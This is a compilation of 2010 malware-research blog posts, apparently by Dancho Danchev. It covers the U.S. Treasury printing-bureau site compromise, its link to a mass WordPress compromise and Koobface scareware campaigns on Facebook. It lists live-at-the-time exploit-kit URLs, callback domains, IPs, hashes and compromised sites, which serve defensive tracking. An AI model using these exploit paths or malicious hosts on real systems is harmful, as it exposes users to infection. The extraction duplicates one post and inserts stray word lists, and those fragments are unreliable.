18. <http://blog.taragana.com/index.php/archive/20-wordpress-security-plug-ins-and-tips-to-keep-hackers-away/>
19. <http://www.problogdesign.com/wordpress/11-best-ways-to-improve-wordpress-security/>
20. <http://speckyboy.com/2009/09/22/20-powerful-wordpress-security-plugins-and-some-tips-and-tricks/>
21. <http://ddanchev.blogspot.com/>
22. <http://twitter.com/danchodanchev>

380



### **Summarizing Zero Day's Posts for April (2010-04-29 14:09)**

*The following is a brief summary of all of my posts at [1]ZDNet's Zero Day for April, 2010. You [2]can also go through*

*[3]previous summaries, as well as subscribe to my [4]personal RSS feed, [5]Zero Day's main feed, or follow me on*

*Twitter:*

*Recommended reading: [6]Attack of the Opt-In Botnets; [7]Hundreds of high profile sites unprotected from domain*

*hijacking and [8]Copyright violation alert ransomware in the wild*

**01.** *[9]Facebook phishing campaign serving ZeuS crimeware*

**02.** *[10]Researchers expose complex cyber espionage network*

**03.** *[11]Copyright violation alert ransomware in the wild*

**04.** *[12]Do teens hack? Survey says 1 in 6 do*

**05.** *[13]Google: Scareware accounts for 15 percent of all malware*

**06.** *[14]New Mac OS X malware variant spotted*

**07.** *[15]Hundreds of high profile sites unprotected from domain hijacking*

**08.** *[16]Report: ZeuS crimeware kit, malicious PDFs drive growth of cybercrime*

**09.** *[17]Attack of the Opt-In Botnets*

381

**10.** *[18]1.5 million Facebook accounts offered for sale - FAQ*

**11.** *[19]How to remove the ICPP Copyright Violation Alert ransomware*

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2010/04/summarizing-zero-days-posts-for-march.html>
3. <http://ddanchev.blogspot.com/2010/03/summarizing-zero-days-posts-for.html>
4. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
5. <http://feeds.feedburner.com/zdnet/security>
6. <http://blogs.zdnet.com/security/?p=6268>
7. <http://blogs.zdnet.com/security/?p=6248>
8. <http://blogs.zdnet.com/security/?p=6095>
9. <http://blogs.zdnet.com/security/?p=6000>
10. <http://blogs.zdnet.com/security/?p=6042>
11. <http://blogs.zdnet.com/security/?p=6095>
12. <http://blogs.zdnet.com/security/?p=6148>
13. <http://blogs.zdnet.com/security/?p=6176>
14. <http://blogs.zdnet.com/security/?p=6195>
15. <http://blogs.zdnet.com/security/?p=6248>
16. <http://blogs.zdnet.com/security/?p=6257>
17. <http://blogs.zdnet.com/security/?p=6268>
18. <http://blogs.zdnet.com/security/?p=6304>
19. <http://blogs.zdnet.com/security/?p=6329>

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

382

**1.5**

**May**

383



***U.S. Treasury Site Compromise Linked to the  
NetworkSolutions Mass WordPress Blogs Compromise***

***(2010-05-04 22:56)***

***UPDATED: Saturday, May 08, 2010:*** 5 new domains have been introduced by the same gang, once again parked at **217.23.14.14**, AS49981, WorldStream.

***jumpsearches.com*** - 217.23.14.14 - Email:  
*alex1978a@bigmir.net*

***ingeniosearch.net*** - 217.23.14.14 - Email:  
*alex1978a@bigmir.net*

***searchnations.com*** - 217.23.14.14 - Email:  
*alex1978a@bigmir.net*

***mainssearch.com*** - 217.23.14.14 - Email:  
*alex1978a@bigmir.net*

***bigsearchinc.com*** - 217.23.14.14 - Email:  
*alex1978a@bigmir.net*

*Sample exploitation structure:*

- ***jumpsearches.com/bing.com /load.php?spl=mdac***
- ***jumpsearches.com/bing.com /error.js.php***
- ***jumpsearches.com/bing.com /pdf.php***

384

- ***jumpsearches.com/bing.com /?spl=2 &br=MSIE  
&vers=7.0 &s=***
- ***jumpsearches.com/bing.com /load.php?spl=pdf  
\_2030***
- ***jumpsearches.com/bing.com /load.php?spl=MS09-  
002***

***UPDATED: Thursday, May 06, 2010:*** *The cybercriminals behind this ongoing campaign continue introducing*

*new domains - all of which are currently in a cover-up phrase pointing to 127.0.0.1 - over the past 24 hours.*

*What's particularly interesting, is that all of them reside within AS49981, WorldStream = Transit Imports = -CAIW-, Netherlands.*

- ***twcorps.com/tv/*** - 217.23.14.15 - Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [1]MD5: ebcfaa2f595ccea81176f6f125b31ac7
- ***jobsatdoor.com/plain/*** - 217.23.14.14 - Email: alex1978a@bigmir.net, Prokopenko Aleksey
- [2]MD5: ebcfaa2f595ccea81176f6f125b31ac7

- **oficla.com/plain/** - 217.23.14.14 - Email:  
alex1978a@bigmir.net, Prokopenko Aleksey

- [3]MD5: ebcfaa2f595ccea81176f6f125b31ac7

- **organization-b.com/mail/** - 217.23.14.14 - Email:  
alex1978a@bigmir.net, Prokopenko Aleksey

- **dilingdiling.com/router/** - 217.23.14.14 - Email:  
alex1978a@bigmir.net, Prokopenko Aleksey

All the samples phone back to **mazcostrol.com/inst.php?aid=blackout** now responding to 95.143.193.61, AS49770, SERVERCONNECT-AS ServerConnect Sweden AB, from the previously known IP 188.124.16.134.

**mazcostrol.com** is not just a phone back location. It's also actively serving client-side exploits. Sample update obtained from the same domain:

- **update4303.exe** - [4]**Trojan.Win32.VBKrypt** - Result:  
5/41 (12.2 %)

Not surprisingly, AS44565 and AS49770 where **mazcostrol.com** was hosted, are also the home of currently ac-

tive ZeuS crimeware C &Cs.

[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

**brunongino.com**

**slavenkad.com**

**frondircass.cn**

***pradsuysz.cn***

*[6]AS44565 (VITAL VITAL TEKNOLOJI)*

***spacebuxer.com***

***odboe.info***

***212.252.32.69***

***jokersimson.net***

***whoismak.net***

***188.124.7.247***

***www.bumagajet.net***

***barmatuxa.info***

***barmatuxa.net***

***UPDATED:*** A researcher just pinged me with details on something that I should be flattered with. Apparently ***gread.com /in.cgi?4*** redirects to ***217.23.14.14 /in\_t.php*** which then *[7]****redirects to my Blogger profile.***

*In fact, 217.23.14.14 the IP of the client-side exploit serving domains also redirects there, with the actual campaign in a cover-up phrase, with the original domain now responding 127.0.0.1.*

385



*Let's see for how long, until then, [8]**The Beatles - You Know My Name** seems to be the appropriate music*

choice.

**[9]AVG** and PandaLabs are reporting that the web sites of **[10]the U.S. Bureau of Engraving and Printing**

**(bep.treas.gov; moneyfactory.gov)** are serving client-side vulnerabilities that ultimately expose the visitor to scareware (**[11]The Ultimate Guide to Scareware Protection**).

What's particularly interesting about this campaign is that, it's part of last month's NetworkSolutions mass

WordPress blogs compromise, in the sense that not only is the iFrame-d domain registered using the same email as

the client-side exploits serving domains from the NetworkSolutions campaign - **alex1978a@bigmir.net** - but also, the dropped scareware's phone back location - **mazcostrol.com/inst.php?aid=blackout** - 188.124.16.134 - Email: alex1978a@bigmir.net - is identical to the one used in the same campaign, including the affiliate ID used by the original cybercriminal.

The client-side exploit serving domain used in the the U.S Treasury site compromise, has also been **[12]re-**

**ported by a large number of NetworkSolutions customers** in the most recent campaign affecting WordPress blogs.

The exploit-serving structure, including the detection rates for the dropped scareware and exploits used in the

U.S Treasury compromise campaign, is as follows:

- **gropad.com /in.cgi?3** - 188.124.16.133, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net



- **thejustb.com /just/** - 217.23.14.14 (**dyndon.com**), AS49981 - Email: alex1978a@bigmir.net
- **thejustb.com /just/pdf.php**
- **thejustb.com /just/1.pdf**
- **thejustb.com /just/load.php?spl=javas**
- **thejustb.com /just/j1\_893d.jar**
- **thejustb.com /just/j2\_079.jar**
- **1.pdf** - [13]Exploit.PDF-JS.Gen (v) - Result: 1/41 (2.44 %)
- **j1\_893d.jar** - [14]Trojan-Downloader:Java/Agent.DJDN - Result: 5/41 (12.20 %)
- **j2\_079.jar** - [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)
- **grep.ad.exe** - [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG - Result: 8/41 (19.51 %)

386



Upon successful exploitation the dropped **grep.ad.exe**, phones back to to **mazcostrol.com/inst.php?aid=blackout** -

188.124.16.134, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net, with the same phone back location also

used in the **[17]NetworkSolutions mass compromise campaign**.

***Known MD5's used by the same campaigner from previous campaigns, phoning back to the same domain+identical***

***affiliate ID:***

MD5=4734162bb33eff7af7e18243821b397e

MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

*Attempting to interact with the campaign's directories often results in a "**nice try, idiot.**" message. Lovely!*

***Related posts:***

*[18]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware*

*[19]Dissecting the WordPress Blogs Compromise at Network Solutions*

***This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.***

1.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12731>

[23708](#)

2.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730>

[09615](#)

3.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730>

[09615](#)

4.

<http://www.virustotal.com/analysis/b2842a1a395aa627c30bb3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731>

[75155](#)

5. <https://zeustracker.abuse.ch/monitor.php?as=49770>

387

6. <https://zeustracker.abuse.ch/monitor.php?as=44565>

7. <http://www.blogger.com/profile/09989733095447891258>

8. <http://www.youtube.com/watch?v=9DkaRUtp3w8>

9. <http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html>

10. <http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/>

11. <http://blogs.zdnet.com/security/?p=4297>

12. <http://blog.sucuri.net/2010/05/new-infections-today-at-network.html>

13.

<https://www.virustotal.com/analysis/ed8f5cbe78fffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127>

[2988856](#)

14.

<https://www.virustotal.com/analysis/50de5fc37f46e868c1ef43c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdaf-127>

[2988861](#)

15.

<https://www.virustotal.com/analysis/6bb42ed29360f32a5e44404bb97de7efb7069090d835fcab9daffd97ed73b15c-127>

[2988865](#)

16.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730>

[00594](#)

17. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

18. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

19. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

388



## ***U.S. Treasury Site Compromise Linked to the NetworkSolutions Mass WordPress Blogs Compromise***

***(2010-05-04 22:56)***

***UPDATED: Saturday, May 08, 2010:*** 5 new domains have been introduced by the same gang, once again parked at ***217.23.14.14***, AS49981, WorldStream.

***jumpsearches.com*** - 217.23.14.14 - Email: alex1978a@bigmir.net

***ingeniosearch.net*** - 217.23.14.14 - Email: alex1978a@bigmir.net

***searchnations.com*** - 217.23.14.14 - Email: alex1978a@bigmir.net

***mainssearch.com*** - 217.23.14.14 - Email: alex1978a@bigmir.net

***bigsearchinc.com*** - 217.23.14.14 - Email: alex1978a@bigmir.net

*Sample exploitation structure:*

***- jumpsearches.com/bing.com /load.php?spl=mdac***

***- jumpsearches.com/bing.com /error.js.php***

***- jumpsearches.com/bing.com /pdf.php***

- ***jumpsearches.com/bing.com /?spl=2 &br=MSIE  
&vers=7.0 &s=***

- ***jumpsearches.com/bing.com /load.php?spl=pdf  
\_2030***

- ***jumpsearches.com/bing.com /load.php?spl=MS09-  
002***

***UPDATED: Thursday, May 06, 2010:*** *The cybercriminals behind this ongoing campaign continue introducing*

*new domains – all of which are currently in a cover-up phrase pointing to 127.0.0.1 – over the past 24 hours.*

*What's particularly interesting, is that all of them reside within AS49981, WorldStream = Transit Imports = -CAIW-, Netherlands.*

- ***twcorps.com/tv/*** - 217.23.14.15 - Email: *alex1978a@bigmir.net, Prokopenko Aleksey*

- [1]MD5: *ebcfaa2f595ccea81176f6f125b31ac7*

- ***jobsatdoor.com/plain/*** - 217.23.14.14 - Email: *alex1978a@bigmir.net, Prokopenko Aleksey*

- [2]MD5: *ebcfaa2f595ccea81176f6f125b31ac7*

- ***oficla.com/plain/*** - 217.23.14.14 - Email: *alex1978a@bigmir.net, Prokopenko Aleksey*

- [3]MD5: *ebcfaa2f595ccea81176f6f125b31ac7*

- ***organization-b.com/mail/*** - 217.23.14.14 - Email: *alex1978a@bigmir.net, Prokopenko Aleksey*

- **dilingdiling.com/router/** - 217.23.14.14 - Email:  
alex1978a@bigmir.net, Prokopenko Aleksey

All the samples phone back to **mazcostrol.com/inst.php?aid=blackout** now responding to 95.143.193.61, AS49770, SERVERCONNECT-AS ServerConnect Sweden AB, from the previously known IP 188.124.16.134.

**mazcostrol.com** is not just a phone back location. It's also actively serving client-side exploits. Sample update obtained from the same domain:

- **update4303.exe** - [4]**Trojan.Win32.VBKrypt** - Result:  
5/41 (12.2 %)

Not surprisingly, AS44565 and AS49770 where **mazcostrol.com** was hosted, are also the home of currently ac-

tive ZeuS crimeware C &Cs.

[5]AS49770 (SERVERCONNECT-AS ServerConnect Sweden AB)

**brunongino.com**

**slavenkad.com**

**frondircass.cn**

**pradsuyz.cn**

[6]AS44565 (VITAL VITAL TEKNOLOJI)

**spacebuxer.com**

**odboe.info**

**212.252.32.69**

**jokersimson.net**

**whoismak.net**

**188.124.7.247**

**www.bumagajet.net**

**barmatuxa.info**

**barmatuxa.net**

**UPDATED:** A researcher just pinged me with details on something that I should be flattered with. Apparently **grepad.com /in.cgi?4** redirects to **217.23.14.14 /in\_t.php** which then [7]**redirects to my Blogger profile.**

In fact, **217.23.14.14** the IP of the client-side exploit serving domains also redirects there, with the actual campaign in a cover-up phrase, with the original domain now responding 127.0.0.1.

390



Let's see for how long, until then, [8]**The Beatles - You Know My Name** seems to be the appropriate music choice.

**[9]AVG** and PandaLabs are reporting that the web sites of [10]**the U.S. Bureau of Engraving and Printing**

(**bep.treas.gov; moneyfactory.gov**) are serving client-side vulnerabilities that ultimately expose the visitor to scareware ([11]**The Ultimate Guide to Scareware Protection**).



*What's particularly interesting about this campaign is that, it's part of last month's NetworkSolutions mass*

*WordPress blogs compromise, in the sense that not only is the iFrame-d domain registered using the same email as*

*the client-side exploits serving domains from the NetworkSolutions campaign - **alex1978a@bigmir.net** - but also, the dropped scareware's phone back location - **mazcostrol.com/inst.php?aid=blackout** - 188.124.16.134 - Email: alex1978a@bigmir.net - is identical to the one used in the same campaign, including the affiliate ID used by the original cybercriminal.*

*The client-side exploit serving domain used in the the U.S Treasury site compromise, has also been **[12]re-***

***ported by a large number of NetworkSolutions customers** in the most recent campaign affecting WordPress blogs.*

*The exploit-serving structure, including the detection rates for the dropped scareware and exploits used in the*

*U.S Treasury compromise campaign, is as follows:*

*- **grepad.com /in.cgi?3** - 188.124.16.133, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net*

*- **thejustb.com /just/** - 217.23.14.14 (**dyndon.com**), AS49981 - Email: alex1978a@bigmir.net*

*- **thejustb.com /just/pdf.php***

*- **thejustb.com /just/1.pdf***

*- **thejustb.com /just/load.php?spl=javas***

- **thejustb.com /just/j1\_893d.jar**
- **thejustb.com /just/j2\_079.jar**
- **1.pdf** - [13]Exploit.PDF-JS.Gen (v) - Result: 1/41 (2.44 %)
- **j1\_893d.jar** - [14]Trojan-Downloader:Java/Agent.DJDN - Result: 5/41 (12.20 %)
- **j2\_079.jar** - [15]EXP/Java.CVE-2009-3867.C.2; Exploit.Java.Agent.a - Result: 9/41 (21.96 %)
- **grep.ad.exe** - [16]Trojan.Generic.KD.10339; a variant of Win32/Injector.BNG - Result: 8/41 (19.51 %)

391



Upon successful exploitation the dropped **grep.ad.exe**, phones back to to **mazcostrol.com/inst.php?aid=blackout** -

188.124.16.134, AS44565, VITAL TEKNOLOJI - Email: alex1978a@bigmir.net, with the same phone back location also

used in the **[17]NetworkSolutions mass compromise campaign**.

**Known MD5's used by the same campaigner from previous campaigns, phoning back to the same domain+identical**

**affiliate ID:**

MD5=4734162bb33eff7af7e18243821b397e

MD5=1c9ce1e5f4c2f3ec1791554a349bf456

MD5=d11d76c6ecf6a9a87dcd510294104a66

MD5=c33750c553e6d6bdc7dac6886f65b51d

MD5=74cdadfb15181a997b15083f033644d0

MD5=3c7d8cdc73197edd176167cd069878bd

Attempting to interact with the campaign's directories often results in a "**nice try, idiot.**" message. Lovely!

### **Related posts:**

[18]GoDaddy's Mass WordPress Blogs Compromise Serving Scareware

[19]Dissecting the WordPress Blogs Compromise at Network Solutions

**This post has been reproduced from [20]Dancho Danchev's blog. Follow him [21]on Twitter.**

1.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12731>

[23708](#)

2.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730>

[09615](#)

3.

[http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730](http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-1273009615)

[09615](#)

4.

[http://www.virustotal.com/analysis/b2842a1a395aa627c30bb3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-12731](http://www.virustotal.com/analysis/b2842a1a395aa627c30bb3313d60272558e5a2a0ab553a4fd3bb9ca60f323020-1273175155)

[75155](#)

5. [https://zeustracker.abuse.ch/monitor.php?as=49770](https://zeustracker.abuse.ch/monitor.php?as=49770392)

392

6. <https://zeustracker.abuse.ch/monitor.php?as=44565>

7. <http://www.blogger.com/profile/09989733095447891258>

8. <http://www.youtube.com/watch?v=9DkaRUtp3w8>

9. <http://thompson.blog.avg.com/2010/05/treasury-website-hacked.html>

10. <http://pandalabs.pandasecurity.com/usa-treasury-website-hacked-using-exploit-kit/>

11. <http://blogs.zdnet.com/security/?p=4297>

12. <http://blog.sucuri.net/2010/05/new-infections-today-at-network.html>

13.

[https://www.virustotal.com/analysis/ed8f5cbe78ffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-127](https://www.virustotal.com/analysis/ed8f5cbe78ffe7481a33cba8161c93724c3cf64552a2b13c781901b23f965fb-1272988856)

[2988856](#)

14.

<https://www.virustotal.com/analysis/50de5fc37f46e868c1ef43c2cd2b2b05d5af6390c2f3d6bbcf8d19145abfdfaf-127>

[2988861](#)

15.

<https://www.virustotal.com/analysis/6bb42ed29360f32a5e44404bb97de7efb7069090d835fcab9daffd97ed73b15c-127>

[2988865](#)

16.

<http://www.virustotal.com/analysis/84d634a8c825c089313fa1036c1be3274f54f3c0964f3602de63352c39cab9c1-12730>

[00594](#)

17. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

18. <http://ddanchev.blogspot.com/2010/04/godaddys-mass-wordpress-blogs.html>

19. <http://ddanchev.blogspot.com/2010/04/dissecting-wordpress-blogs-compromise.html>

20. <http://ddanchev.blogspot.com/>

21. <http://twitter.com/danchodanchev>

393



## ***From the Koobface Gang with Scareware Serving Compromised Sites (2010-05-08 20:46)***

*Following last month's "[1]**Dissecting Koobface Gang's Latest Facebook Spreading Campaign**" Koobface gang coverage, it's time to summarize some of their botnet spreading activities, from the last couple of days.*

*Immediately after the suspension of their automatically registered Blogspot accounts, the gang once again*

*proved that it has contingency plans in place, and started pushing links to compromised sites, in a combination with an interesting "visual social engineering trick", across Facebook, which sadly works pretty well, in the sense that it completely undermines the " don't click on links pointing to unknown sites" type of security tips.*

*• Recommended reading: [2] **10 things you didn't know about the Koobface gang***

*The diverse set of activities courtesy of the Koobface gang – consider going through the related posts in order to understand their underground multitasking mentality beyond the Koobface botnet itself – are a case study on the*

*abuse of legitimate infrastructure with clean IP/AS reputation, for purely malicious purposes.*

*This active use of the " trusted reputation chain", just like the majority of social engineering centered tactics of the gang, aim to exploit the ubiquitous weak link in the face of the average Internet user. Here's an example of the most recent campaign.*

*The spreading of fully working links such as the following ones across Facebook:*

**facebook.com/l/6e7e5;bit.ly/9QjjSk**

**facebook.com/l/cdfb;bit.ly/9QjjSk**

**facebook.com/l/f3c29;bit.ly/9QjjSk**

394

adorable beacon caricature overpowering point-blank poison raily ram waste

2,601 Total Clicks

All clicks on the aggregate bit.ly link: [bit.ly/9QjjSk](http://bit.ly/9QjjSk)

Long Link: <http://198.65.28.86/swamtv>

Conversations: Tweets 0; Shares 222, Comments 1; Shares 0; Comments on Page 0; [View All](#)

Locations: United States 1,489; Other 289; Italy 226 [View All](#)

Share / Copy Link



#### Traffic

Clicks

Referrers

Locations

Now Past Week Past Month **Total**

Click(s) 2,601 Since May 01, 2010 EST



aims to trick the infected user's friends, that this is a **Facebook.com** related link. Clicking on this link inside Facebook leads to the "Be careful" window showing just the **bit.ly** redirector, to finally redirect to **198.65.28.86/swamtv** where a Koobface bogus video has already been seen by 2,601 users which have already clicked on the link.

The scareware redirectors/actual serving domains are parked at 195.5.161.126, [3]AS31252, STARNET-AS Star-

Net Moldova:

**1nasa-test.com** - Email: test@now.net.cn

**1online-test.com** - Email: test@now.net.cn

**1www2scanner.com** - Email: test@now.net.cn

**2a-scanner.com** - Email: test@now.net.cn

**2nasa-test.com** - Email: test@now.net.cn

**2online-test.com** - Email: test@now.net.cn

**2www2scanner.com** - Email: test@now.net.cn

**3a-scanner.com** - Email: test@now.net.cn

**3nasa-test.com** - Email: test@now.net.cn

**3online-test.com** - Email: test@now.net.cn

**3www2scanner.com** - Email: test@now.net.cn

**4a-scanner.com** - Email: test@now.net.cn

**4check-computer.com** - Email: test@now.net.cn

**4nasa-test.com** - Email: test@now.net.cn

**4online-test.com** - Email: test@now.net.cn

**4www2scanner.com** - Email: test@now.net.cn

**5a-scanner.com** - Email: test@now.net.cn

**5nasa-test.com** - Email: test@now.net.cn

**5online-test.com** - Email: test@now.net.cn

**6a-scanner.com** - Email: test@now.net.cn



***defence-status6.com*** - Email: *test@now.net.cn*

395



among devotion feint furore gentle inconsolable inhabited serenity

conspicuous downhearted farewell hidey niggling pronounced reflection school-book shrink spoil

**breeze bruiser chew condition impolite limit luscious shatter smelly success talk wastrel**

capitulate detach hacky helping horror lamentable moral railery rally reactionary resourceful retard spruce stigma ungrateful weary  
accurate analyse assertion certain disinfect evidently finish gala intermediary mystify soul spite vapour versed

**calamity dominion exactly halfwit hurt maroon mine pleasure politics resignation sicken  
strong tartý temporal trophy**

***defence-status7.com*** - Email: *test@now.net.cn*

***mega-scan2.com*** - Email: *test@now.net.cn*

***protection-status2.com*** - Email: *test@now.net.cn*

***protection-status4.com*** - Email: *test@now.net.cn*

***protection-status6.com*** - Email: *test@now.net.cn*

***security-status1.com*** - Email: *test@now.net.cn*

***security-status3.com*** - Email: *test@now.net.cn*

***security-status4.com*** - Email: *test@now.net.cn*

***security-status6.com*** - Email: *test@now.net.cn*

***securitystatus7.com*** - Email: *test@now.net.cn*

***securitystatus8.com*** - Email: *test@now.net.cn*

***securitystatus9.com*** - Email: *test@now.net.cn*

**security-status9.com** - Email: test@now.net.cn

Detection rates:

- **setup.exe** - [4]Mal/Koobface-E; W32/VBTroj.CXNF - Result: 7/41 (17.08 %)

- **RunAV\_312s2.exe** - [5]VirTool.Win32.Obfuscator.hg!b (v); High Risk Cloaked Malware - Result: 4/41 (9.76 %) The scareware sample phones back to:

- **windows32-sys.com/download/winlogo.bmp** - 91.213.157.104, AS13618 CARONET-ASN - Email: contact@privacy-

protect.cn

- **sysdllupdates.com/?b=312s2** - 87.98.134.197, AS16276, OVH Paris - Email: contact@privacy-protect.cn

The complete list of compromised sites distributed by Koobface-infected Facebook users:

**02f32e3.netsolhost.com /o492dc/**

**abskupina.si /cclq/**

**adi-agencement.fr /8r2twm/**

**agilitypower.dk /ko2/**

**aguasdomondego.com /d5yodi/**

**alabasta.homeip.net /e8/**

**alankaye.info /2cgg/**



***alpenhaus.com.ar /al5zvf5/***

***animationstjo.fr /5c/***

***artwork.drayton.co.uk /k5wz/***

***beachfishingwa.org.au /u8g98ai/***

***bildtuben.se /l9jg/***

***chalet.se /srb/***

***charlepoeng.be /i0twbt/***

***christchurchgastonia.org /1hkq/***

***chunkbait.com /gb4i6ak/***

***cityangered.se /besttube/***

***clarkecasa.net /rhk6/***

***clr.dsfm.mb.ca /2964/***

***codeditor.awardspace.biz /uncensoredclip/***

***coloridellavita.com /sc/***

***cpvs.org /6eobh0n/***

***danieletranchita.com /yourvids/***

***dennis-leah.zzl.org /m95/***

***doctorsorchestra.com /qw/***

***dueciliguria.it /zircu/***

***ediltermo.com /p4zhvj0/***

***emmedici.net /2pg46mk/***

***eurobaustoff.marketing-generator.de /52649an/***

***euskorock.es /p4zm/***

***explicitflavour.freeiz.com /qk3r/***

***f9phx.net /svr/***

***fatucci.it /l04s8m2/***

***forwardmarchministries.org /1bc/***

***fotoplanet.it /bnog6s/***

***frenchbean.co.uk /zwr/***

***furius.comoj.com /1azl/***

***geve.be /oj4ex4/***

***gite-maison-pyrenees-luchon.com /jox/***

***googlefffffffa0ac4d9f.omicronrecords.com /me/***

***gosin.be /ist63z/***

***grimslovsms.se /cutetube/***

***guest.worldviewproduction.com /m2f/***

***hanssen-racing.com /j15/***

397



***helpbt.com /nqo40uq/***

***helpdroid.omicronrecords.com /7h/***

***hoganjobs.com /jrepsp/***

***holustravel.cz /5j5/***

***hoperidge.com /fltwizy/***

***hottesttomato.com /6b/***

***iglesiabetania1.com /7y7/***

***ihostu.co.uk /jic9v/***

***ilterrazzoallaveneziana.it /4vxaq5/***

***integratek.omicronrecords.com /to4u2bd/***

***irisjard.o2switch.net /lb/***

***islandmusicexport.com /hbi2ut9/***

***isteinaudi.it /h2a/***

***johnphelan.com /uynv4/***

***jsacm.com /z6/***

***kabchicago.info /1cgko/***

***katia-paliotti.com /0baktz/***

***kennethom.net /l20/***

***kleppcc.com /aliendemonstration/***

***klimentglass.cz /vwalp/***

***kvarteretekorren.se /60/***  
***lanavabadajoz.com /cg/***  
***langstoncorp.com /o2072c/***  
***libermann.phpnet.org /madu8p/***  
***lineapapel.com /8l20up/***  
***longting.nl /6ch/***  
***mainteck-fr.com /qjbo5v/***  
***majesticdance.com /v1g/***  
***mia-nilsson.se /cmc/***  
***microstart.fr /lzu1/***  
***migdal.org.il /y952eo/***  
***mindbodyandsolemt.com /pnbn/***  
***musicomm.ca /a5z/***  
***nassnig.org /z1/***  
***neweed.org /x4t/***  
***nosneezes.com /5hjkdjo/***  
***nottinghamdowns.com /m7ec/***  
***nutman-group.com /92m/***



***omicronsystems.inc.md /eho0/***

***on3la.be /bgfhclg/***

***onlineadmin.net /b7uccx/***

***ornskoldskatten.se /m1u/***

***oxhalsobbygg.se /amaizingmovies/***

• Recommended reading: [6]***Dissecting Koobface Gang's Latest Facebook Spreading Campaign***

***partenaires-particuliers.fr /uo/***

***pegasolavoro.it /3l6/***

***peteknightdays.com /4ok4/***

***pheromoneforum.org /ds/***

***pilatescenter.se /bgx8e/***

***plymouth-tuc.org.uk /xhaq/***

***popeur.fr /m7yaw/***

***pro-du-bio.com /af6xtp/***

***prousaudio.com /4isg/***

***puertohurraco.org /q3a1gz/***

***radioluz900am.com /3i993/***

***reporsenna.netsons.org /zvz/***

***rhigar.nu /6v/***

***richmondpowerboat.com /tifax5/***

***rmg360.co.cc /22i/***

***roninwines.com /wonderfulvids/***

***rrmaps.com /j6o/***

***rvl.it /bv6k/***

***scarlett-oharas.com /my0333/***

***secure.tourinrome.org /qyp/***

***servicehandlaren.se /yq9ahw0/***

***servicehandlaren.spel-service.com /q9q115/***

***sgottnerivers.com /y0j16rw/***

***shofarcall.com /zi/***

***sirius-expedition.com /x4yab/***

***slcsc.co.uk /0kem/***

***soderback.eu /xvg9/***

***spel-service.com /xm/***

***399***

***sporthal.msolutions.be /vyx3yu/***

***steelstoneind.com /yzp/***

***stgeorgesteel.com /ji/***

***stgeorgesteel.com /ylnwlr/***



***stubbieholderking.com /dyarx1/***  
***sweet-peasdog.se /0rcjo/***  
***taekwondovelden.nl /mhnskk/***  
***testjustin.comze.com /oafxzy/***  
***the-beehive.com /r8x3cm/***  
***the-beehive.com /weqw7e/***  
***thedallestransmission.com /rjsg2/***  
***therealmagnets.comuv.com /3wn19n/***  
***thestrategicfrog.110mb.com /66vv/***  
***tizianozanella.it/ k2cei/***  
***trustonecorp.com /mabmpp/***  
***unna.nu /6lie/***  
***uroloki.omicronrecords.com /9t/***  
***vaxjoff.com /4fpu/***  
***veerle-frank.be /l01/***  
***verdiverdi.net /3tt/***  
***visionministerial.com /p191/***  
***waffotis.se /yufi3u/***  
***watsonspipingandheating.com /krda/***  
***welplandeast.com /6q/***

***WESTCOASTPERFORMANCECOATINGS.COM /1tw4/***

***williamarias.us /na9mq/***

***woodworksbyjamie.com /90mrjb/***

***wowparis2000.com /rtsz/***

***yin-art.be /a75ble/***

***youniverse.site50.net /4a9r/***

*Due to the diversity of its cybercrime operations, the Koobface gang is always worth keeping an eye on. Best of all - it's done semi-automatically these days.*

*The best is yet to come, stay tuned!*

***Related Koobface gang/botnet research:***

*[7]Dissecting Koobface Gang's Latest Facebook Spreading Campaign*

*[8]Koobface Redirectors and Scareware Campaigns Now Hosted in Moldova*

*[9]10 things you didn't know about the Koobface gang*

*[10]A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang*

